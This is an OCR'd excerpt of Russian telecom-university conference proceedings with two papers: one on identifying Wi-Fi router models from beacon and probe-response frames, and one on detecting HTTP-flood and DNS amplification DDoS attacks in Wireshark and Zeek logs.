6. Десницкий В. А., Сахаров Д. В., Чечулин А. А., Ушаков И. А., Захарова Т. Е. Защита информации в центрах обработки данных. Учебное пособие. СПб.: СПбГУТ, 2019. 92 с.

УДК 004.732
ГРНТИ 49.43.29

КАК ОПРЕДЕЛИТЬ МОДЕЛЬ WI-FI РОУТЕРА ПО ПЕРЕДАВАЕМОЙ ИМ ИНФОРМАЦИИ

Р. А. Дунайцев, О. Н. Козлова, К. Ю. Силуянова, С. А. Щеглов

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

Информация о том, Wi-Fi роутер какой модели работает по соседству, может быть интересна как исследователям, проводящим измерения трафика или собирающим иную статистику, так и специалистам по взлому сетей Wi-Fi. Например, зная модель и ее уязвимости, можно провести эффективную атаку на Wi-Fi роутер жертвы, не тратя время впустую на перебор всех известных эксплойтов. В статье описаны несколько способов определения модели Wi-Fi роутера по передаваемой им информации.

Wi-Fi роутер, бикон, снятие отпечатков пальцев, fingerprinting

Как только Wi-Fi роутер переходит в активное состояние, он начинает рассылать через определенные временные интервалы маячковые кадры (*Beacon*), содержащие информацию об имени сети (*Service Set Identifier*, SSID), своих функциональных возможностях, поддерживаемых версиях Wi-Fi, политиках безопасности и т.д. Перед подключением к Wi-Fi роутеру клиентское устройство (смартфон, планшет, ноутбук и т.п.) проводит пассивное или активное сканирование каждого канала с целью определения работающих по соседству сетей Wi-Fi. В ходе пассивного сканирования клиентское устройство поочередно прослушивает каждый канал на предмет обнаружения передаваемых там маячковых кадров. По содержащейся в них информации определяются доступные для подключения сети Wi-Fi и их возможности. При активном сканировании клиентское устройство последовательно отправляет широковещательные кадры Probe Request во все доступные каналы. Wi-Fi роутеры отвечают с помощью кадров Probe Response, посылаемых адресно клиентскому устройству, отправившему запрос. На использовании описанных способов обнаружения сетей Wi-Fi строится работа всевозможных Wi-Fi анализаторов [1].

Можно ли по передаваемой Wi-Fi роутером информации определить его модель? Такая возможность может быть интересна как исследователям (например, [2, 3]), так и злоумышленникам [4]. Разберем подобное «снятие отпечатков пальцев» (*fingerprinting*) на примерах. На рис. 1 представлен скриншот окна программы Homedale [5] со списком сетей Wi-Fi, работающих в многоквартирном доме. В качестве первого случая рассмотрим двухдиапазонный Wi-Fi роутер, отвечающий за работу сети k 195 в диапазоне 2,4 ГГц и сети k 195_5G в диапазоне 5 ГГц. В данном случае «5G» – это не отсылка к сетям связи пятого поколения, а часто используемый способ указать, что сеть Wi-Fi работает в диапазоне 5 ГГц.




Рис. 1. Двухдиапазонный Wi-Fi роутер, отвечающий за работу сети k 195 в диапазоне 2,4 ГГц и сети k 195_5G – в 5 ГГц (скорее всего, «195» является номером квартиры)

На основе информации, сообщаемой программой Homedale, известно, что данный Wi-Fi роутер поддерживает IEEE 802.11a/b/g/n/ac и работает в диапазоне 2,4 ГГц на канале №2 шириной 20 МГц, а в диапазоне 5 ГГц – на канале шириной 80 МГц, где в качестве основного (т.н. *primary channel*) выступает канал №149. Далее с помощью любого сниффера перехватываем маячковые кадры, передаваемые на этих каналах. Как видно из рис. 2, в информационном элементе «Vendor Specific: Microsoft Corp.: WPS» Wi-Fi роутер прямым текстом сообщает название своей модели. Остается лишь свериться с официальным сайтом производителя и убедиться, что такая модель действительно существует [6]. Для большей уверенности можно сравнить информацию из маячковых кадров о функциональных возможностях Wi-Fi роутера с техническими характеристиками на сайте.

Рассмотренный выше случай является самым простым. Чуть сложнее обстоят дела с Wi-Fi роутерами, которые ничего не говорят про свою модель в маячковых кадрах, однако с удовольствием делятся этими сведениями в кадрах Probe Response. Примером подобной ситуации на рис. 1 является Wi-Fi роутер, отвечающий за работу сети Sikeiros на канале №13 в диапазоне 2,4 ГГц. Перехваченные кадры Beacon и Probe Response представлены на рис. 3. Поиск в сети Интернет показывает, что модель ASUS RT-N66U выпускалась, но в настоящее время уже снята с производства [7].

Разумеется, самыми сложными «пациентами» будут те устройства, которые в кадрах Beacon и Probe Response ничего толком о себе не рассказывают. Примером такого устройства является двухдиапазонный Wi-Fi роутер, отвечающий за работу сети RT-GPON-EC88 в диапазоне 2,4 ГГц и сети RT-5GPON-EC88 в диапазоне 5 ГГц (см. скриншот на рис. 4).




Рис. 2. Кадры Beacon сети k 195 в диапазоне 2,4 ГГц и сети k 195_5G в диапазоне 5 ГГц (модель Wi-Fi роутера – Xiaomi Mi Router R3G)




Рис. 3. Кадры Beacon и Probe Response сети Sikeiros в диапазоне 2,4 ГГц (модель Wi-Fi роутера – ASUS RT-N66U)

Тем не менее, даже в этом случае можно попробовать, как говорили герои романа Владимира Богомолова «В августе сорок четвертого…», «качать их на косвенных». Итак, что нам известно про данный Wi-Fi роутер? Из названия сети Wi-Fi можно сделать вывод, что, скорее всего, Интернет-провайдером у соседа является ПАО «Ростелеком» (RT), а подключение

осуществляется по волоконно-оптической линии связи (*Gigabit Passive Optical Network*, GPON). По MAC-адресу на рис. 5 мы понимаем, что Wi-Fi роутер был выпущен компанией Iskratel (Словения). Так как в розничных магазинах электроники и бытовой техники такие Wi-Fi роутеры не встречаются, наиболее вероятно, что это устройство было приобретено у ПАО «Ростелеком» за полную стоимость, в рассрочку или получено в аренду, а установку и настройку проводил сотрудник данной компании [8].




Рис. 4. Двухдиапазонный Wi-Fi роутер, отвечающий за работу сети RT-GPON-EC88 в диапазоне 2,4 ГГц и сети RT-5GPON-EC88 – в 5 ГГц




Рис. 5. Кадры Beacon сети RT-GPON-EC88 в диапазоне 2,4 ГГц и сети RT-5GPON-EC88 в диапазоне 5 ГГц (модель Wi-Fi роутера – предположительно Iskratel Innbox G69)

Согласно рис. 5, исследуемый Wi-Fi роутер поддерживает IEEE 802.11a/b/g/n/ac и имеет схему MIMO (*Multiple-Input, Multiple-Output*) с двумя пространственными потоками (*spatial streams*, SS) в диапазоне 2,4 ГГц и тремя – в диапазоне 5 ГГц. Модели Iskratel Innbox E80 и Iskratel Innbox E70, представленные на сайте ПАО «Ростелеком» [9], не подходят под данное описание, так как имеют всего по два пространственных потока в каждом диапазоне. Кроме того, у них нет поддержки GPON, которая предположительно есть у искомой модели. В базе знаний ПАО «Ростелеком» [10] имеется еще две модели: Iskratel RT-GM 3 и Iskratel Innbox G68. Но у первого нет поддержки IEEE 802.11ac, а у второго число пространственных потоков в диапазоне 2,4 ГГц больше требуемого. Единственная модель Wi-Fi роутера среди абонентского оборудования Innbox от компании Iskratel, соответствующая характеристикам изучаемого Wi-Fi роутера, – это Iskratel Innbox G69 [11]. Скорее всего, именно она отвечает за работу сетей RT-GPON-EC88 и RT-5GPON-EC88 на рис. 4. Основные характеристики рассмотренных моделей представлены в табл. 1.

В аналогичных ситуациях для определения модели Wi-Fi роутера может также приниматься во внимание наличие поддержки использования каналов шириной 160 МГц, технологии формирования луча (*Transmit Beamforming*, TxBF), многопользовательского режима MIMO (*Multi-User MIMO*, MU-MIMO), пространственно-временного блочного кодирования (*Space-Time Block Coding*, STBC), кодирования с малой плотностью проверок на четность (*Low Density Parity Check*, LDPC) и т.д.

ТАБЛИЦА 1. Wi-Fi роутеры производства компании Iskratel

Модель	RT-(5)GPON-EC88	Iskratel Innbox E80 [12]	Iskratel Innbox E70 [13]	Iskratel RT-GM 3 [14]	Iskratel Innbox G68 [15]	Iskratel Innbox G69 [16]
GPON	возможно, есть	нет	нет	нет	есть	есть
IEEE 802.11 в 2,4 ГГц	b/g/n, MIMO 2x2:2	b/g/n, MIMO 2x2:2	b/g/n, MIMO 2x2:2	b/g/n, MIMO 2x2:2	b/g/n, MIMO 3x3:3	b/g/n, MIMO 2x2:2
IEEE 802.11 в 5 ГГц	a/n/ac, MIMO 3x3:3	a/n/ac, MIMO 2x2:2	a/n/ac, MIMO 2x2:2	a/n, MIMO 2x2:2	a/n/ac, MIMO 3x3:3	a/n/ac, MIMO 3x3:3

Список используемых источников

1. Таблица сравнения Wi-Fi анализаторов по 140 параметрам. URL: https://skomplekt.com/wifi-analyzers-comparison-table/ (дата обращения 31.03.2024).

2. Дунайцев Р. А., Светова А. В. Обзор рынка клиентских устройств с поддержкой технологии Wi-Fi 6 // Актуальные проблемы инфотелекоммуникаций в науке и образовании. XI Международная научно-техническая и научно-методическая конференция: сб. науч. ст. в 4-х т. СПб.: СПбГУТ, 2022. Т. 1. С. 434-437.

3. Дунайцев Р. А., Светова А. В. Технология MU-MIMO в сетях стандарта IEEE 802.11ac // Актуальные проблемы инфотелекоммуникаций в науке и образовании. XII Международная научно-техническая и научно-методическая конференция: сб. науч. ст. в 4-х т. СПб.: СПбГУТ, 2023. Т. 1. С. 428-432.

4. Опасные атаки на Wi-Fi сети: как защититься от хакеров. URL: https://rskrf.ru/tips/eksperty-obyasnyayut/ataki-na-wifi/ (дата обращения 31.03.2024).

5. Homedale – Wi-Fi/WLAN Monitor. URL: https://the-sz.com/products/homedale/ (дата обращения 31.03.2024).

6. Роутер Wi-Fi 3G R3Gv2, white. URL: https://mi-house.ru/routeri/router-xiaomi-mi-wi-fi-3g-r3gv2-white.html (дата обращения 31.03.2024).

7. End-of-life product list. URL: https://www.asus.com/event/network/eol-product/ (дата обращения 31.03.2024).

8. Подключить домашний интернет в г. Санкт-Петербург: безлимитный интернет в квартиру, тарифы и цены от Ростелеком. URL: https://spb.rt.ru/homeinternet (дата обращения 31.03.2024).

9. Оборудование Ростелеком. Wi-Fi роутеры. URL: https://rt-internet.ru/oborudovanie#/router (дата обращения 31.03.2024).

10. База знаний Ростелеком. Сайт технической поддержки. URL: https://bz2ltp.rt.ru (дата обращения 31.03.2024).

11. Абонентское оборудование Innbox от компании Iskratel. URL: https://www.iskratechno.ru/ru/files/default/IUT/media-documents/Innbox.RU.final.pdf (дата обращения 31.03.2024).

12. Innbox E80. Домашний шлюз Ethernet. URL: https://www.onlime.ru/docs/Innbox_E80_AC_datasheet_Rostelekom_RU_010_v3_1.pdf (дата обращения 31.03.2024).

13. Innbox E70. Домашний шлюз Ethernet. URL: https://www.onlime.ru/docs/Innbox_E70_AC_datasheet_Rostelekom_RU_030.pdf (дата обращения 31.03.2024).

14. (PON) Iskratel RT-GM 3. URL: https://bz2ltp.rt.ru/?p=2523 (дата обращения 31.03.2024).

15. Innbox G68. GPON FTTH Home Gateway. URL: https://www.iskratel.com/ru/files/default/Documents/Data-Sheet/Iskratel-Innbox-G68-Datasheet-EN.pdf (дата обращения 31.03.2024).

16. Innbox G69. GPON FTTH Home Gateway. URL: http://scancom.es/wp-content/uploads/GPON/OLTs_y_ONTs/Iskratel/ONTs/Innbox-G69-datasheet-EN-040.pdf (дата обращения 31.03.2024).

УДК 004.056.57
ГРНТИ 20.51.19

ИССЛЕДОВАНИЕ СЕТЕВОГО ТРАФИКА: ОБНАРУЖЕНИЕ DOS И DDOS АТАК С ИСПОЛЬЗОВАНИЕМ АНАЛИЗАТОРОВ ТРАФИКА WIRESHARK И ZEEK

А. А. Дюсметова, М. А. Скорых

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

Выявление атак DoS и DDoS всегда было важной задачей, поскольку данный тип атак способен нанести существенный вред любому пользователю или предприятию. В ходе работы отображен результат захвата пакетов с аномальной сетевой активностью и анализ с помощью Wireshark, выделяя основные возможности и техники интерпретации данных. Также для сравнения и более детального изучения провелся анализ логов Zeek для выявления сетевых угроз и аномалий. Результаты исследования помогают понять преимущества и ограничения каждого инструмента, способствуют дальнейшему развитию методов обнаружения аномалий в трафике и предотвращению дальнейших атак.

DDoS атака, анализатор трафика, Zeek, Wireshark, HTTP-flood, DNS-amplification, TCP-amplification

Введение

При изучении трафика необходимо использовать специализированные средства сетевого анализа. Одними из таких являются Wireshark и Zeek, но оба исследуемых ПО направлены на различные задачи.

Wireshark только предоставляет данные для анализа трафика, в то время как Zeek воспроизводит анализ поведения сетевого трафика и соответственно более ориентирован на обнаружение угроз и создание структурированных отчетов о сетевой активности [1].

В данной статье будут рассмотрены атаки, основанные на технике flood и amplification, способы их обнаружения при помощи двух исследуемых анализаторов.

Http-Flood

В основе данной атаки лежит механизм отправления максимального числа HTTP запросов на 80-й порт веб-сервера. Целью атаки может быть корень сервера или ресурсоёмкий элемент. В результате данной атаки возможно прекращение предоставления услуг по HTTP, и затруднен доступ легитимных пользователей к сайту. Распознать атаку можно с помощью

выявления быстрого роста количества запросов к некоторым элементам веб-сервера.

Обратим внимание, что в логах Zeek (рис.1) при http-flood мы имеем большое количество пакетов за маленький промежуток времени с методом GET, и длиной тела сообщения 0 (request_body_len – фактический размер несжатого содержимого данных, передаваемых от клиента). Частота получения пакетов свидетельствует об аномалии и соответственно об атаке.

ts	uid	id.orig_h	id.orig_p	id.resp_h	id.resp_p	trans_depth	method	host	uri	referrer	version	user_agent	origin	request_body_len	response_body_len	status_code	status_msg	info_code	info_m
time	string	addr	port	addr	port	count	string	string	string	string	string	string	string	count	count	count	string	count	string
1697884518.378071	CiSLE202OxuTJETnb	192.168.1.67	41668	192.168.1.194	80	1	GET	192.168.1.194	/	TESTING_PURPOSES	01.янв	Opera/9.80 (Maci	-	0	10671	200	OK	-	-
1697884518.378349	Cdr4eNWRDlhZgJVnj	192.168.1.67	41674	192.168.1.194	80	1	GET	192.168.1.194	/	-	01.янв	Opera/9.80 (Maci	-	0	296	408	Request Timeout	-	-
1697884518.388713	CduWNP1e6mis00MYed	192.168.1.67	41676	192.168.1.194	80	1	GET	192.168.1.194	/	-	01.янв	Opera/9.80 (Maci	-	0	296	408	Request Timeout	-	-
1697884518.399937	CkuPWJ2YlbElcsaEf2	192.168.1.67	41692	192.168.1.194	80	1	GET	192.168.1.194	/	-	01.янв	Opera/9.80 (Maci	-	0	296	408	Request Timeout	-	-
1697884518.410400	C5OFYk4Fr550pjbZv9	192.168.1.67	41694	192.168.1.194	80	1	GET	192.168.1.194	/	-	01.янв	Opera/9.80 (Maci	-	0	296	408	Request Timeout	-	-
1697884518.432217	C5tZpCJclxaeOVXU	192.168.1.67	41698	192.168.1.194	80	1	GET	192.168.1.194	/	-	01.янв	Opera/9.80 (Maci	-	0	296	408	Request Timeout	-	-
1697884518.445504	C7X6z22Ltap2dFzcj	192.168.1.67	41706	192.168.1.194	80	1	GET	192.168.1.194	/	-	01.янв	Opera/9.80 (Maci	-	0	296	408	Request Timeout	-	-
1697884518.456922	CHjPLw4Lru8CJdoHag	192.168.1.67	41722	192.168.1.194	80	1	GET	192.168.1.194	/	-	01.янв	Opera/9.80 (Maci	-	0	296	408	Request Timeout	-	-

Рис. 3. Http-flood – Zeek

В Wireshark (рис. 2–3) также фиксируется большой поток запросов разной длины (начиная от 74 и заканчивая 5858 байтами) от одинаковых адресов, что не может быть нормой.

11312 1697884539.175967	192.168.1.194	192.168.1.67	548 TCP	HTTP/1.1 408 Request Timeout (text/html)
11313 1697884539.176091	192.168.1.194	192.168.1.67	66 TCP	80 → 41838 [FIN, ACK] Seq=483 Ack=279 Win=64896 Len=0 TSval=906265968 TSecr=1584076679
11314 1697884539.176414	192.168.1.67	192.168.1.194	66 TCP	41838 → 80 [ACK] Seq=279 Ack=483 Win=64128 Len=0 TSval=1584097245 TSecr=906265968
11315 1697884539.179378	192.168.1.67	192.168.1.194	66 TCP	41818 → 80 [FIN, ACK] Seq=279 Ack=484 Win=64128 Len=0 TSval=1584097248 TSecr=906265944
11316 1697884539.179474	192.168.1.194	192.168.1.67	66 TCP	80 → 41818 [ACK] Seq=484 Ack=280 Win=64896 Len=0 TSval=906265971 TSecr=1584097248
11317 1697884539.182510	192.168.1.67	192.168.1.194	344 TCP	[TCP Retransmission] 39698 → 80 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=278 TSval=1584097251 TSecr=906265767
11318 1697884539.182617	192.168.1.194	192.168.1.67	66 TCP	80 → 39698 [ACK] Seq=1 Ack=279 Win=64896 Len=0 TSval=906265975 TSecr=1584097251
11319 1697884539.182652	192.168.1.67	192.168.1.194	344 TCP	[TCP Retransmission] 38934 → 80 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=278 TSval=1584097251 TSecr=906265755
11320 1697884539.182658	192.168.1.67	192.168.1.194	344 TCP	[TCP Retransmission] 38924 → 80 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=278 TSval=1584097251 TSecr=906265755
11321 1697884539.182664	192.168.1.67	192.168.1.194	344 TCP	[TCP Retransmission] 37564 → 80 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=278 TSval=1584097251 TSecr=906265755

Рис. 4. Http-flood – pcap файл Wireshark

Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
192.168.1.67	54436	192.168.1.194	80	13	1655	7	768	6	887	14.092554	20.4269	300	347
192.168.1.67	54430	192.168.1.194	80	13	1659	7	772	6	887	14.080280	20.4390	302	347
192.168.1.67	54428	192.168.1.194	80	13	1657	7	770	6	887	14.066002	20.4529	301	346
192.168.1.67	54420	192.168.1.194	80	13	1648	7	761	6	887	14.052570	20.4672	297	346
192.168.1.67	54416	192.168.1.194	80	13	1653	7	766	6	887	14.041018	20.4777	299	346
192.168.1.67	54406	192.168.1.194	80	13	1664	7	777	6	887	14.029069	20.4895	303	346
192.168.1.67	54394	192.168.1.194	80	13	1642	7	755	6	887	14.004709	20.5132	294	345
192.168.1.67	55288	192.168.1.194	80	21	3917	16	3084	5	833	15.277696	19.2930	1278	345

Рис. 5. Статистика взаимодействия адресов в Wireshark

Подобная характеристика встречается при многих атаках типа flood (SYN/ACK-flood, UDP-flood, Ping-flood и др.). Так, например, HTTP-flood эффективен для уровня приложений, особенно в случае, если сервер не может обрабатывать большое количество соединений одновременно; схожая по технике атака SYN-flood, но не по нагрузке, при ней злоумышленник посылает большое количество поддельных запросов, из-за чего сервер держит в полуоткрытом состоянии соединения, не выдерживая нагрузки, он прекращает обработку легитимных и нелигитимных запросов [2].

На фоне SYN-flood HTTP-flood показал себя более эффективным, что можно обосновать рядом причин:

– HTTP является протоколом прикладного уровня, это означает, что каждый запрос содержит больше информации и занимает больше ресурсов для обработки, данная атака направлена на перегрузку веб-сервера на уровне приложения, что может потребовать больше ресурсов для обработки запросов, чем простая атака такая как SYN-flood [3].

DNS amplification

Атака DNS amplification является одним из видов DDoS-атак, при которой злоумышленник использует открытые DNS-серверы для увеличения своего трафика и направления его на жертву. Злоумышленник находит открытые DNS-серверы, использует фальшивый IP-адрес жертвы, отправляет запросы через них с типом ANY для получения больших ответов, направляемых на жертву, создавая усиленный трафик DDoS [4].

При анализе дампа трафика (рис. 4) первое, что может привлечь внимание – частота появления пакетов: более 30 пакетов менее, чем за секунду. Стоит отметить, что для атаки с DNS усилением характерно большое количество DNS ответов и отсутствие DNS запросов, можно заметить, что объем ответа в несколько раз больше, чем сам запрос, данный фактор определяет коэффициент усиления, который выражается отношением размера отправленного пакета на сервер, с адресом 114.114.114.114, к размеру полученного пакета жертвой, с адресом 192.168.1.194, от сервера. Также идентификатор транзакции имеет одинаковое значение – 0x0000 на протяжении всего времени записи трафика, что свидетельствует о предполагаемой аномалии – DNS amplification.




Рис. 6. DNS-amplification - pcap Wireshark

